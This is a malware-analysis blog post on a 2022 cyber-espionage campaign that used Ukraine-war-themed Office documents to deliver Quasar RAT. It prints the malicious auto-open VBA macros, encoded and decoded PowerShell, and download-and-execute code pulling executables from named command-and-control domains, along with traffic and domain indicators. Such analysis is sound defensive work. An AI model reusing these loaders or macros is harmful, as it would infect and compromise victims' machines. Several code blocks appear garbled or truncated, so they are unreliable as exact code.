


# Another cyber espionage campaign in the Russia-Ukrainian ongoing cyber attacks


Published: 2022-03-24 · Archived: 2026-04-05 17:37:50 UTC

From lab52, in connection to the latest events related to the Russia’s ongoing cyberattacks in Ukraine, beyond destructive artifacts seen like Wipers and others, a new wave of malicious office documents (hereinafter maldocs) has been observed attempting to compromise systems leveraging a variant of well-know and open-source malware known as Quasar RAT.

Recently, we identified a maldoc named “Ukraine Conflict Update 16\_0.doc” with a creation time 2022-03-16 and whose content appears to be retrieved directly from the [Institute for the Study of War](#) website. Due to the creation time, the maldoc was generated with the latest information updated since the most recent information published by this website is from March 23 (considering it at this point in time).



The latest content of the Institute for the Study of War website, aligned with the current time we are writing this post (2022-03-24), is shown below:



Back to the maldoc analysis, it contains a VBA function that trigger the execution of a base64 encoded Windows PowerShell command:

```
Private Sub Auto_Open()  
    a  
End Sub  
  
Private Sub Document_Open()  
    a  
End Sub  
Private Sub a()  
    c = UserForm1.TextBox1.Text  
    Dim wsh As Object  
    Set wsh = CreateObject(UserForm1.TextBox2.Text)  
    wsh.Run c  
    Set wsh = Nothing  
End Sub  
  
powershell.exe -w h -NonI -NoP -noL -enc KAAAC4AKAAgADAAMwBhAHMAJwArACcAaABFAEwAJwArACcAbABpAEQAWwAF0AJwArACc  
AKwAwADMAJwArACcAYQBzACcAKwAnAGgARQAnACsAJwBsAGwASQBkAFsAMQAnACsAJwAzACcAKwAnAF0AKwBnAGoATQB4AGcAJwArACcAagAnACs  
AJwBNACKAIAAnACsAJwAoAG4ARQB3AC0AJwArACcAbwBiAEoAZQBDAHQAJwArACcAIABTACcAKwAnAHkAcwBUAEUAbQAUAGkAbwAFMAJwArAC  
cAVABSAGUAYQAnACsAJwBtAFIAZQAnACsAJwBhAEQAZQByACgAJwArACcAKAAgAG4ARQAnACsAJwB3AC0AJwArACcAbwBiAEoAJwArACcAZQAnA  
CsAJwBDACcAKwAnAHQAIABpACcAKwAnAG8AJwArACcALgBDACcAKwAnAE8ATQAnACsAJwBwAFIAZQBzAHMAAQBVAE4ALgBkAEUAZgBsAGEAdAB1  
AFMAVABSAEUAYQBtACgAIAABbACcAKwAnAFMAWQBzAFQAZQBNAc4ASQBVAC4AbQB1AE0AbwByAHkAUwB0AFIARQBhAE0AJwArACcAXQBbACcAKwAn  
AEMAJwArACcATwAnACsAJwBOACcAKwAnAHYARQByAFQAXQA6ACcAKwAnAdoARgByAG8ATQBCAGEAJwArACcAUwBFADYANABzAHQAJwArACcAcgBJ  
AG4AZwAoAGcAJwArACcAagAnACsAJwBNACcAKwAnAGYAJwArACcAWgBGACcAKwAnAFIAUwAnACsAJwA4ACcAKwAnAE4AJwArACcAQQBFAEKAJwAr
```

Applying de-obfuscating techniques, we finally rebuilt the PowerShell command and we found a HTTP GET request from a list of command-and-control servers with the main purpose of obtaining a Windows PE file from the C2 and execute it as a new process of Powershell.exe (PE file obtained from the C2 will be saved into the %TEMP% path and will be renamed as sarewfdsdhf.exe).



Take a look at the highlighted domains, they will be commented later on.


```
(. ( @3ashEll1d[1]+@3ashEll1d[13]+gJmgjM) (New-Object System.io.StreamReader( New-Object io.Compression.deFlatedStream( [System.io.MemoryStream][CONVERT]::FromBase64String(
gJmFzFR5NAEIT/SgIR3mAuqCA1paDU6otUaR+kqEhy25Qn17vzbt081P53L61Kkoqy38z07jLewGupbygyK2485KBUBj22oyDQL4E5YFVWNBXPTuiAHMHEWYF0Jmg1CeZw6p39CD5nZkUt81kx1JitbJn6YRen5FUK80yBfkzup2L+/Z/1V6oHkVRFTU-1W6Z
DGBK21iUxYXKzQe7uud4m2z2IB0ueqngLHEwFAerrQrT+cGyXcb4HD19aIcZIBJABzQzFzwoVyxSEOC4LveuxQe8APGCFAT8YsXkvh0LThe3KAUSBPmChkzYONPo44f6w+g0Ynjzi90Dcy1pmmR3tt3mQ15rMwKTERq3F/NSxery6Y00y0uPq1
5Qa53zveVYQIIEB0GAYAYFkrRgJBMZSSoRrTwtEB3rQzCm9svwEgJM) , [io.Compression.CompressionMode]::Decompress ) ), [System.Text.Encoding]::ASCII )
).ReadToEnd()).rePlacE( '9a' , [STRiNg][cNAR]36) .rePlacE( 'gJM' , [STRiNg][cNAR]39) | .( ([STRiNg]$veRBoSEPRFERENcE)[1,3]* 'x' -Join'' )

($hEll1d[1]+@3ashEll1d[13]*'' ) (New-objEct SyStEm.io.StREAMReADer(( nEW-obJEct io.COmPReSSioN.dEFlateStREAM( [SyStEm.io.MeMoryStREAM][CONVERT]::FromBase64strIng
('fzFR5NAEIT/SgIR3mAuqCA1paDU6otUaR+kqEhy25Qn17vzbt081P53L61Kkoqy38z07jLewGupbygyK2485KBUBj22oyDQL4E5YFVWNBXPTuiAHMHEWYF0Jmg1CeZw6p39CD5nZkUt81kx1JitbJn6YRen5FUK80yBfkzup2L+/Z/1V6oHkVRFTU-1W6ZD
BKB21iUxYXKzQe7uud4m2z2IB0ueqngLHEwFAerrQrT+cGyXcb4HD19aIcZIBJABzQzFzwoVyxSEOC4LveuxQe8APGCFAT8YsXkvh0LThe3KAUSBPmChkzYONPo44f6w+g0Ynjzi90Dcy1pmmR3tt3mQ15rMwKTERq3F/NSxery6Y00y0uPq15Qa53zveVYQIIEB0GAYAYFkrRgJBMZSSoRrTwtEB3rQzCm9svwEgJM)
, [io.Compression.CompressionMode]::Decompress ) ), [System.Text.Encoding]::ASCII )).ReadToEnd()).rePlacE( '9a' , [STRiNg][cNAR]36) .rePlacE( 'gJM' , [STRiNg][cNAR]39) | .( ([STRiNg]$veRBoSEPRFERENcE)[1,3]* 'x' -Join'' )

b$ErrorActionPreference\`SilentlyContinue\`;
e [https://tciiumwin.club", "https://web.sumwin.vip", "https://sunvn.vin", "http://b29.bet", "https://play.go88vn.vin", "https://playgo88.fun", "https://choigo88.us", "https://go88.net",
https://go88.gd.id", "https://go88vn.vin", "https://play.go88vn.vin", "https://go88code.com", "https://thesieucoc.net", "https://sun.fun" ]
{[http://System.Net.WebRequest]::Create("$_").GetResponse();
if($http.ContentLength -ne -1){
(New-Object System.Net.WebClient).DownloadFile("$_/wp-admin/pE8xYy3x6p", "$env:temp\sarewfdsgd.exe");
Start-Process -Filepath "$env:temp\sarewfdsgd.exe";
$http.Close()
}
}
```

Related to the C2 domains inside this sample, we have found an interesting list of other samples, with the same subject matter that seems to be part of an ongoing campaign. One of them was a ZIP format compressed file (“Ukraine Conflict Update 16\_0.zip”) containing both a “.xslm” and a “.docm” MS Office documents with same naming. From what we can assume the initial attack vector goes through a spear phishing email.

 Ukraine Conflict Update 16_0.docm	15/03/2022 21:31	Documento habilita...	20 KB
 Ukraine Conflict Update 16_0.xslm	15/03/2022 21:28	Hoja de cálculo habi...	17 KB



Both files have obfuscated VBA macros, which are responsible for building a script to deploy the infection chain without containing any encoded PowerShell command.

```
Private Sub erfltxxmtujb()  
    Dim ruykasporyemzybw As String  
    Dim lympkwygFxz As String  
    Dim dnjyvrybvoicexscm As Object, nyltbivgtkt As Object  
    Dim fyhitjzregrenmy As Integer  
    ruykasporyemzybw = ollefuqejspwtwq("687474703a2f2f623239") & ollefu  
    lympkwygFxz = ollefuqejspwtwq("6232392e65") & ollefuqejspwtwq("7865  
    lympkwygFxz = Environ("TEMP") & "\" & lympkwygFxz  
    Set dnjyvrybvoicexscm = CreateObject(ollefuqejspwtwq("4d53584d4c32  
    dnjyvrybvoicexscm.Option(2) = 13056  
    dnjyvrybvoicexscm.Open ollefuqejspwtwq("474554"), ruykasporyemzybw  
    dnjyvrybvoicexscm.setRequestHeader ollefuqejspwtwq("557365") & o11  
    dnjyvrybvoicexscm.Send  
    If dnjyvrybvoicexscm.Status = 200 Then  
        Set nyltbivgtkt = CreateObject(ollefuqejspwtwq("41444f44422e537  
        nyltbivgtkt.Open  
        nyltbivgtkt.Type = 1  
        nyltbivgtkt.Write dnjyvrybvoicexscm.ResponseBody  
        nyltbivgtkt.SaveToFile lympkwygFxz, 2  
        nyltbivgtkt.Close  
        cuwcpzfgjdovhisoyq lympkwygFxz  
    End If  
End Sub  
  
Sub Workbook_Open()  
    erfltxxmtujb  
End Sub
```

```
41 Private Sub pbrumtqvavhis()  
42 Dim rijekrvetamox As String  
43 Dim vrbnqaxsm As String  
44 Dim ptapydjtwebta As Object, aqjoghqzxrtecmzremh As  
45 Dim frauezygeiy As Integer  
46 rijekrvetamox = quulkycyxfwbqj("687474703a2f2f62")  
47 vrbnqaxsm = quulkycyxfwbqj("623239") & quulkycyxf  
48 vrbnqaxsm = Environ("TEMP") & "\" & vrbnqaxsm  
49 Set ptapydjtwebta = CreateObject(quulkycyxfwbqj("4  
50 ptapydjtwebta.Option(2) = 13056  
51 ptapydjtwebta.Open quulkycyxfwbqj("474554"), rijek  
52 ptapydjtwebta.setRequestHeader quulkycyxfwbqj("557  
53 ptapydjtwebta.Send  
54 If ptapydjtwebta.Status = 200 Then  
55 Set aqjoghqzxrtecmzremh = CreateObject(quulkycy  
56 aqjoghqzxrtecmzremh.Open  
57 aqjoghqzxrtecmzremh.Type = 1  
58 aqjoghqzxrtecmzremh.Write ptapydjtwebta.Response  
59 aqjoghqzxrtecmzremh.SaveToFile vrbnqaxsm, 2  
60 aqjoghqzxrtecmzremh.Close  
61 purxdwqqsorsolys vrbnqaxsm  
62 End If  
63 End Sub  
64  
65 Sub AutoOpen()  
66 pbrumtqvavhis  
67 End Sub
```

Ukraine Conflict Update 16\_0.docm

Ukraine Conflict Update 16\_0.xlsm

Rebuilding the scripts by deobfuscating the VBA macros has made it possible to trace what malicious actions are taken to infect the victim machine. As we can see below, both documents perform all the same actions, sending a HTTP GET request to the C2 asking for a PE file named b29.exe.

```
Private Sub main()  
    Dim var5 As String  
    Dim artifact As String  
    Dim http_request As Object, http_response As Object  
    Dim frauezygeiy As Integer  
    var5 = build_string("http://b") & build_string("29.bet/dasdzxcddg  
    artifact = build_string("b29") & build_string(".exe")  
    artifact = Environ("TEMP") & "\" & artifact "TEMP\b29.exe"  
    Set http_request = CreateObject(build_string("MSXML2.S") & build_s  
    http_request.Option(2) = 13056  
    http_request.Open build_string("GET"), var5, False  
    http_request.setRequestHeader build_string("User-") & build_string  
    http_request.Send  
    If http_request.Status = 200 Then  
        Set http_response = CreateObject(build_string("AD") & build_st  
        http_response.Open  
        http_response.Type = 1  
        http_response.Write http_request.ResponseBody  
        http_response.SaveToFile artifact, 2  
        http_response.Close  
        check_http_response artifact  
    End If  
End Sub  
  
Sub AutoOpen()  
    main  
End Sub
```

```
41 Private Sub main()  
42 Dim var5 As String  
43 Dim var6 As String  
44 Dim var7 As Object,  
45 Dim var8 As Integer  
46 http_response As Object  
47 var5 = build_string("http://b29") & build_string(".bet/dasdzxcddgfsdf") & http://b29.bet/dasdzxcddgfsdf  
48 var6 = build_string("b29.e") & build_string(".e") & build_string("x") & build_string("b29.exe")  
49 var6 = Environ("TEMP") & "\" & var6 "var6 = STERPS\b29.exe"  
50 Set var7 = CreateObject(build_string("MSXML2.ServerXMLHTTP.") & build_string("6.0")) var7=ServerXMLHTTP6  
51 var7.Option(2) = 13056  
52 var7.Open build_string("GET"), var5, False  
53 var7.setRequestHeader build_string("User-") & build_string("Mozilla/4.0 (compat)", build_string("Mozilla/4.0 (compat)", build_string("IE; MSIE 6.0; Windows NT 5.0")) "User-Agent Mozilla/4.0 (compatible); MSIE 6.0; Windows NT 5.0")  
54 var7.Send  
55 If var7.Status = 200 Then "HTTP Response 200 OK  
56 Set http_response = CreateObject(build_string("AD008.St") & build_string("ream")) "AD008.Stream  
57 http_response.Open  
58 http_response.Type = 1  
59 http_response.Write var7.ResponseBody  
60 http_response.SaveToFile var6, 2  
61 http_response.Close  
62 check_http_response var6  
63 End If  
64 End Sub  
65  
66 Sub Workbook_Open()  
67 main  
68 End Sub
```

Ukraine Conflict Update 16\_0.docm

Ukraine Conflict Update 16\_0.xlsm

Afterwards, if the HTTP response from the command and control server (C2) was succeeded (response code = 200), the Windows PE file will be stored into the %TEMP% directory and later executed by the WINWORD.EXE process.

```
Sub check_http_response(str_arg1 As String)  
    On Error Resume Next  
    Err.Clear  
    winResult = execute_process(str_arg1)  
    If Err.Number <> 0 Or winResult <> 0 Then  
        Err.Clear  
        str_arg1  
    End If  
    On Error GoTo 0  
End Sub  
  
Sub WScriptShell_function(cmdLine As String)  
    CreateObject(build_string("WScript.Shell")).Run cmdLine, 0  
End Sub  
  
Function build_string(ByVal substring As String) As String  
    Dim i As Long  
    For i = 1 To Len(substring) Step 2  
        build_string = build_string & Chr$(Val("&H" & Mid$(substring, i, 2)))  
    Next i  
End Function  
  
Function execute_process(executable_path As String) As Integer  
    Dim var1 As Object  
    Dim var2 As Object  
    Set var3 = GetObject(build_string("winmgmt") & build_string("s:\\.rootcimv2"))  
    Set var4 = var3.Get(build_string("Win32_Pro") & build_string("cessStartup"))  
    Set var1 = var4.SpawnInstance_  
    var1.ShowWindow = 0  
    Set var2 = GetObject(build_string("winmgmts:") & build_string("\\.rootcimv2:cess"  
    execute_process = build_string(var2, var1, executable_path)  
End Function  
  
Private Function build_string(obj2 As Object, obj1 As String) As String  
    Dim num1 As Long  
    build_string = obj2.Create(str1, Null, obj1, num1)  
End Function
```

```
2 Sub check_http_response(str_arg1 As String)  
3 On Error Resume Next  
4 Err.Clear  
5 winResult = execute_process(str_arg1)  
6 If Err.Number <> 0 Or winResult <> 0 Then  
7 Err.Clear  
8 str_arg1  
9 End If  
10 On Error GoTo 0  
11 End Sub  
12  
13 Sub WScriptShell_function(str_arg1  
14 WScriptShell_function str_arg1  
15 CreateObject(build_string("WSc") & build_string("ipt.Shell")).Run cmdLine, 0 "WScript.Shell  
16 End Sub  
17  
18 Function build_string(ByVal substr As String) As String  
19 Dim i As Long  
20 For i = 1 To Len(substr) Step 2  
21 build_string = build_string & Chr$(Val("&H" & Mid$(substr, i, 2)))  
22 Next i  
23 End Function  
24  
25 Function execute_process(cmdLine As String) As Integer  
26 Dim var1 As Object  
27 Dim var2 As Object  
28 Set var3 = GetObject(build_string("winmg") & build_string("mts:\\.rootcimv2"))  
29 Set var4 = var3.Get(build_string("Win32_Process") & build_string("tartup"))  
30 Set var1 = var4.SpawnInstance_  
var1.ShowWindow = 0  
31 Set var2 = GetObject(build_string("winmg") & build_string("mts:\\.rootcimv2:Win32_Process"))  
32 execute_process = build_string(var2, var1, cmdLine)  
33 End Function  
34  
35 Private Function build_string(obj2 As Object, obj3 As Object, str1 As String) As Integer  
36 Dim num1 As Long  
37 build_string = obj2.Create(str1, Null, obj3, num1)  
38 End Function  
39  
40
```

Ukraine Conflict Update 16\_0.docm

Ukraine Conflict Update 16\_0.xlsm

Regarding network communication, the C2 is hosted on b29[.]bet, which resolves to an IP address (104.18.24[.]213) that belongs to Cloudflare.

```
GET /dasdzccdsfgsdf HTTP/1.1
Connection: Keep-Alive
Accept: /*/*
Accept-Language: es-ES
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: b29.bet
```

```
HTTP/1.1 200 OK
Connection: Close
Server: Microsoft-IIS/4.
Content-Type: text/html
Date: Mon, 22 Mar 2021 10:53:13 GMT
Content-Length: 258
```

T


With the next domain registrant information:

```
Create date: 2021-06-19
Domain name: b29.bet
Domain registrar id: 146
Domain registrar url: http://registrar.godaddy.com
Expiry date: 2022-06-19
Name server 1: amy.ns.cloudflare.com
Name server 2: arnold.ns.cloudflare.com
```

Setting our sights on the recent & related artifacts downloaded from the C2, we identified, through the uri `hxxp://b29[.]bet/SoftwareUpdate.exe`, another related maldoc with an interesting topic:

URLs ⓘ			
Scanned	Detections	Status	URL
2022-03-22	10 / 94	200	https://b29.bet/
2022-03-22	10 / 94	404	http://b29.bet/wp-admin/pE8xYY3x6p
2022-03-21	10 / 94	404	http://b29.bet/SoftwareUpdate.exe
2022-03-20	11 / 94	200	http://b29.bet/
2022-03-17	10 / 94	404	http://b29.bet/dasdzccdsfgsdf
2022-03-17	9 / 94	-	http://b29.bet:4782/
2022-03-17	9 / 94	404	http://b29.bet/dasdzccdsfgsdfdfgsdfgs
2022-03-16	8 / 93	404	http://b29.bet/softwareupdate.exe

From the aforementioned URI we found a new malicious document contacting to the same C2. This maldoc is named “Leaked\_Kremlin\_emails\_show\_Minsk\_protoco.doc” and its content is shown below:



Analyzing the information contained in the maldoc we found that it was a copy of a new published in the Euromaidan Press, Ukraine Internet-based newspaper. The report from the official source Euromaidan Press can be read [here](#) . The analysis has revealed some similarities in the infection chain, due to the fact that it is formed by malicious VBA macros and as described below, it uses the same C2 domain and it also uses an encoded PowerShell command.

```
Private Sub Document_Open()  
    payload = UserForm1.TextBox1.Text  
    Set wscript_shell = CreateObject(wfkdhzivnpjutwx("WScript.Sh") & wfkdhzivnpjutwx("e11"))  
    Set dcptzdzqwnzx = wscript_shell.Exec(payload)  
End Sub  
  
Function wfkdhzivnpjutwx(ByVal ankevfzj As String) As String  
    Dim eolvlvdrsa As Long  
    For eolvlvdrsa = 1 To Len(ankevfzj) Step 2  
        wfkdhzivnpjutwx = wfkdhzivnpjutwx & Chr$(Val("&H" & Mid$(ankevfzj, eolvlvdrsa, 2)))  
    Next eolvlvdrsa  
End Function  
  
powershell.exe -w h -NonI -NoP -noL -enc LgAgACgAIAAKFAAAUwBIAg8ATQBIAFsANABdACsAJABwAFMASABvAG0ARQBbADMANABdACsAJwB4ACcAKQAgACgAIAAoCgAKAA1AHsAMQB9AHsAMwAzAH0AewAxADMAfQB7ADMAMgB9AHsAMwAwAH0AewA5AH0AewA3AH0AewAyADAAfQB7A  
DEANQB9AHsANQB9AHsAMgA0AH0AewAyADcAfQB7ADIAOQB9AHsAMQA4AH0AewA4AH0AewAzADQAfQB7ADIANQB9AHsAMgB9AHsAMQA3AH0AewAyA  
DgAfQB7ADEAMQB9AHsAMQA2AH0AewAyADIAfQB7ADQAfQB7ADIAMwB9AHsANgB9AHsAMwAxAH0AewAyADEAFQB7ADAAfQB7ADMAfQB7ADIANgB9A  
HsAMQAYAH0AewAxADkAfQB7ADEAMAB9AHsAMQA0AH0AIGAtAGYIAAnACsANQAxAG4AcAAxAcwAeAA1ADEAbgArADUAMQBwAUAHANQAxAG4AKwA1A  
DEAbgAxADUAMQBwACsANQAxAG4AdwBQAHAZQBwADUAMQBwACsANQAxAG4AdgAGAHQANQAxAG4AKwA1ADEAbgB1AG0ANQAxAG4AKwA1ADEAbgBwA  
EMAjwAsAcA3jgAgACgAKAB2ACALAAAnAGMAaABvAGkAZwAnACwA3wB0ADUAMQBwACsANQAxAG4ASQB1ADUAMQBwACsANQAxAG4AcAA1ADEAbgArA  
DUAMQBwAGQAYQB0ADUAMQBwACsANQAxAG4AZQAUAGUAEAB1AHgAcAAxACKAOwBTAHQAYQA1ADEAbgArADUAMQBwAHIAAdAA1ADEAbgArADUAMQBwA  
C0ANQAxAG4AKwA1ADEAbgBQAHAIANQAxAG4AKwA1ADEAbgBvAGMAZQBzAHMAIAA1ADEAbgArADUAMQBwAC0ARgBpAGwAZQBwADUAMQBwACsANQAxA  
G4AYQB0AGGATAA1ADEAbgArADUAMQBwAHgAcAAxAcAUABYADUAMQBwACsANQAxAG4AZQBwAHYA0gB0AGUAbQbwAEMATgBJADUAMQAnACwAJwAx
```

